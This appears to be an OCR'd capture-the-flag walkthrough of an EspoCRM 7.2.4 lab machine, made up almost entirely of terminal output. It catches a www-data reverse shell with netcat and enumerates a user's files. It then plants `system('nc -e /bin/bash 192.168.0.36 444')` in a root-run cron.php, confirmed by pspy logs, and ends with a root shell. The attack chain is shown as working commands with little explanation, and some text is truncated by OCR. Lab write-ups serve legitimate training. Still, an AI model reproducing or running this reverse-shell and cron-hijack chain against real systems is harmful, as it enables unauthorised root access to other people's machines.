
```
┌──(root㉿kali)-[/home/…/Downloads/Weaponize/files/public]
└─# nc -nlvp 443
listening on [any] 443 ...
connect to [192.168.0.36] from (UNKNOWN) [192.168.0.29] 59876
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
whoami
www-data
```


pspy



```
total 48
drwxr-xr-x  6 mandie mandie 4096 Apr  8 08:41 .
drwxr-xr-x  3 root   root   4096 Jan 24  2024 ..
lrwxrwxrwx  1 root   root      9 Jan 26  2024 .bash_history → /dev/null
-rw-r--r--  1 mandie mandie  220 Dec  4  2023 .bash_logout
-rw-r--r--  1 mandie mandie 3526 Dec  4  2023 .bashrc
drwxr-xr-x  3 mandie mandie 4096 Dec  4  2023 .local
drwxr-xr-x 12 mandie mandie 4096 Dec  4  2023 .oh-my-zsh
-rw-r--r--  1 mandie mandie  807 Dec  4  2023 .profile
-rw-r--r--  1 mandie mandie 3890 Dec  4  2023 .zshrc
-rwxr-xr--  1 mandie mandie  493 Dec  4  2023 copyPics
drwxr-xr-x  2 mandie mandie 4096 Apr  8 08:41 pictures
-rwx------  1 mandie mandie   33 Jan 24  2024 user.txt
drwxr-xr-x  2 mandie mandie 4096 Apr  8 08:41 videos
www-data@espo:/home/mandie$ ls
copyPics  pictures  user.txt  videos
www-data@espo:/home/mandie$ cd copyPics
bash: cd: copyPics: Not a directory
www-data@espo:/home/mandie$ file copyPics
copyPics: Bourne-Again shell script, ASCII text executable
www-data@espo:/home/mandie$ cat copyPics
#!/bin/bash

SOURCE_MEDIAS="/var/shared_medias"
PICTURES_DIR="$HOME/pictures"
VIDEOS_DIR="$HOME/videos"

/usr/bin/find "$SOURCE_MEDIAS" ! -executable -exec /usr/bin/cp {} "$HOME" 2>/dev/null \;
mkdir -p "$PICTURES_DIR" "$VIDEOS_DIR"

declare -A directory_mappings
directory_mappings=( ["$PICTURES_DIR"]="jpeg jpg" ["$VIDEOS_DIR"]="mp4 avi" )

for dir in "${!directory_mappings[@]}"; do
    for ext in ${directory_mappings[$dir]}; do
        mv "$HOME"/*.$ext "$dir/" 2>/dev/null
    done
done
```

```
(new Application())→run(Cron::class);
www-data@espo:~/html$ ls -l
total 124
drwxr-xr-x  2 www-data www-data  4096 Dec  4  2023 EspoCRM-7.2.4
-rw-r--r--  1 www-data www-data 35819 Dec  4  2023 LICENSE.txt
drwxr-xr-x  3 www-data www-data  4096 Dec  4  2023 application
drwxr-xr-x  2 www-data www-data  4096 Dec  4  2023 bin
-rw-r--r--  1 www-data www-data  1498 Dec  4  2023 bootstrap.php
-rw-r--r--  1 www-data www-data  1543 Dec  4  2023 clear_cache.php
drwxr-xr-x 12 www-data www-data  4096 Dec  4  2023 client
-rw-r--r--  1 www-data www-data  1536 Dec  4  2023 command.php
-rw-r--r--  1 www-data www-data  1531 Dec  4  2023 cron.php
drwxrwxr-x  3 www-data www-data  4096 Dec  4  2023 custom
-rw-r--r--  1 www-data www-data  1535 Dec  4  2023 daemon.php
drwxrwxr-x  7 www-data www-data  4096 Apr  8 08:23 data
-rw-r--r--  1 www-data www-data  2812 Dec  4  2023 extension.php
drwxr-xr-x  2 www-data www-data  4096 Dec  4  2023 html
-rw-r--r--  1 www-data www-data  3170 Dec  4  2023 index.php
drwxr-xr-x  4 www-data www-data  4096 Dec  4  2023 install
-rw-r--r--  1 www-data www-data  1537 Dec  4  2023 preload.php
drwxr-xr-x  5 www-data www-data  4096 Apr  8 08:23 public
-rw-r--r--  1 www-data www-data  1537 Dec  4  2023 rebuild.php
-rw-r--r--  1 www-data www-data  3034 Dec  4  2023 upgrade.php
drwxr-xr-x 39 www-data www-data  4096 Dec  4  2023 vendor
-rw-r--r--  1 www-data www-data  2534 Dec  4  2023 web.config
-rw-r--r--  1 www-data www-data  1541 Dec  4  2023 websocket.php
www-data@espo:~/html$
```


*
* EspoCRM is distributed in the hope that it will be u
* but WITHOUT ANY WARRANTY; without even the implied w
* MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE.
* GNU General Public License for more details.
*
* You should have received a copy of the GNU General P
* along with EspoCRM. If not, see http://www.gnu.org/l
*
* The interactive user interfaces in modified source a
* of this program must display Appropriate Legal Notic
* Section 5 of the GNU General Public License version
*
* In accordance with Section 7(b) of the GNU General P
* these Appropriate Legal Notices must retain the disp
include "bootstrap.php";
use Espo\Core\{
Application,
ApplicationRunners\Cron,
};
system("nc -e /bin/bash 192.168.0.36 444")


2025/04/08 08:52:01 CMD: UID=1000 PID=17743 | /bin/sh -c /home/mandie/copyPics
2025/04/08 08:52:01 CMD: UID=1000 PID=17745 | /bin/bash /home/mandie/copyPics
2025/04/08 08:52:01 CMD: UID=1000 PID=17746 | /usr/bin/find /var/shared_medias ! -executable -exec /usr/bin
2025/04/08 08:52:01 CMD: UID=1000 PID=17747 | /usr/bin/find /var/shared_medias ! -executable -exec /usr/bin
2025/04/08 08:52:01 CMD: UID=1000 PID=17748 | /usr/bin/find /var/shared_medias ! -executable -exec /usr/bin
2025/04/08 08:52:02 CMD: UID=1000 PID=17749 | /usr/bin/find /var/shared_medias ! -executable -exec /usr/bin
2025/04/08 08:52:02 CMD: UID=1000 PID=17750 | /usr/bin/find /var/shared_medias ! -executable -exec /usr/bin
2025/04/08 08:52:02 CMD: UID=1000 PID=17751 | /usr/bin/find /var/shared_medias ! -executable -exec /usr/bin
2025/04/08 08:52:02 CMD: UID=1000 PID=17752 | /usr/bin/find /var/shared_medias ! -executable -exec /usr/bin
2025/04/08 08:52:02 CMD: UID=1000 PID=17753 | /bin/bash /home/mandie/copyPics
2025/04/08 08:52:02 CMD: UID=1000 PID=17754 | /bin/bash /home/mandie/copyPics
2025/04/08 08:52:02 CMD: UID=1000 PID=17755 | /bin/bash /home/mandie/copyPics
2025/04/08 08:52:02 CMD: UID=1000 PID=17756 | /bin/bash /home/mandie/copyPics
2025/04/08 08:52:02 CMD: UID=0 PID=17757 | /usr/bin/php -f cron.php
2025/04/08 08:52:02 CMD: UID=0 PID=17758 | sh -c nc -e /bin/bash 192.168.0.36 444
2025/04/08 08:52:02 CMD: UID=1000 PID=17759 | mv /home/mandie/*.avi /home/mandie/videos/
2025/04/08 08:52:21 CMD: UID=0 PID=17760 | bash
┌──(guel㉿kali)-[~]
└─$ nc -lvnp 444
listening on [any] 444 ...
connect to [192.168.0.36] from (UNKNOWN) [192.168.0.29] 50954
id
uid=0(root) gid=0(root) groups=0(root)